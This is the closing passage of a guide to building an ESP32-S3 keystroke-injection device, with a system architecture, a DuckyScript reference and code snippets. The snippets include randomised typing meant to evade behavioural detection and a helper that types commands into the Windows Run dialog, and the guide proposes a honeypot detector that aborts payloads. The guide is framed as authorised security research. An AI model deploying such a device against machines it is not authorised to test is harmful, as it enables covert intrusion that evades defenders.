- Touchscreen payload selector — 3.5" TFT display with touch to select and preview payloads
- CanaryToken detector — detect honeypot files and abort payload automatically
- AI-generated payloads — call a remote LLM API over WiFi to generate context-aware automation scripts

13.4 Complete System Architecture (Production-Grade)

ESP32-S3 HID Research Platform		
Core Modules:		
USB.begin()	→ TinyUSB initialization	
Keyboard.begin()	→ HID Keyboard class	
Mouse.begin()	→ HID Mouse class	
Storage Layer:		

SPIFFS	→ 9MB payload file store	
Preferences (NVS)	→ Persistent config	
Network Layer:		
WiFi SoftAP	→ Operator control channel	
WebServer	→ HTTP dashboard	
ArduinoOTA	→ Remote firmware updates	
Execution Engine:		
DuckyScript Parser	→ Line-by-line interpreter	
Trigger System	→ Button / WiFi / Timer	
humanType()	→ Randomized keystroke delay	
Layout Mapper	→ Multi-language support	
Security Layer:		
Button auth	→ Physical gating	
Exec count limit	→ Prevents runaway execution	
NVS PIN	→ Logical access control	
Display / Feedback:		
RGB LED	→ Status indicator	
OLED (optional)	→ Payload name + status	
Serial debug	→ Full verbose logging	

14. Quick Reference Cheat Sheet

14.1 Minimal Working Sketch

```
#include "USB.h"
#include "USBHIDKeyboard.h"

USBHIDKeyboard Keyboard;

void setup() {
  USB.begin();
  Keyboard.begin();
  delay(4000);           // NEVER skip – host needs time to enumerate

  Keyboard.print("Hello World!");
  Keyboard.write(KEY_RETURN);
}

void loop() {}
```

14.2 DuckyScript Command Reference

Command	Syntax	Example
Type text	STRING <text>	STRING Hello World
Type + Enter	STRINGLN <text>	STRINGLN powershell
Pause	DELAY <ms>	DELAY 1000
Enter key	ENTER	ENTER
Tab key	TAB	TAB
Escape key	ESC	ESC
Backspace	BACKSPACE	BACKSPACE
Win key combo	GUI <key>	GUI r
Ctrl combo	CTRL <key>	CTRL c
Ctrl+Shift combo	CTRL SHIFT <key>	CTRL SHIFT ESC
Ctrl+Alt combo	CTRL ALT <key>	CTRL ALT t
Arrow keys	UPARROW / DOWNARROW	DOWNARROW
Comment	REM <text>	REM This is a comment

14.3 Essential Code Snippets

```
// — Human typing with random delays —————
void humanType(const String &s, int mn=40, int mx=130) {
    for (size_t i=0;i<s.length();i++) {
        Keyboard.print(s[i]); delay(random(mn,mx));
    }
}

// — Open Run on Windows —————
void winRun(const String &cmd) {
    Keyboard.press(KEY_LEFT_GUI); Keyboard.press('r');
    delay(100); Keyboard.releaseAll(); delay(700);
    humanType(cmd); Keyboard.write(KEY_RETURN);
}

// — Button-gated execution —————
// In loop():
if (digitalRead(0) == LOW) { runPayload(); delay(3000); }

// — Read and execute SPIFFS payload —————
void runPayloadFile(const char* path) {
    File f = SPIFFS.open(path);
    while (f.available()) {
        executeLine(f.readStringUntil('\n'));
    }
    f.close();
}
```

Conclusion

The ESP32-S3 offers an exceptionally capable and affordable platform for USB HID security research. Its combination of native USB OTG, TinyUSB stack support, large flash storage, WiFi connectivity, and full Arduino ecosystem integration makes it uniquely suited for building sophisticated, remotely-controlled automation systems.

Key takeaways from this guide:

- Always set USB Mode to USB-OTG (TinyUSB) — this is the most critical configuration step
- Add sufficient enumeration delay (4–5 seconds) before sending any keystrokes
- Use humanType() with randomized delays to avoid behavioral detection in research scenarios
- Leverage SPIFFS for flexible, updatable payload storage without reflashing

- Gate all execution behind physical or logical authorization controls
- Always operate within written, authorized scope during security assessments

This platform supports expansion far beyond basic keyboard injection — from composite HID+Storage devices, to AI-powered adaptive payloads, to full wireless remote control dashboards. The architecture described here provides a solid foundation for all of these capabilities.

Remember: These techniques must only be used against devices you own or have explicit written permission to test. Unauthorized use is illegal and unethical.

— End of Guide —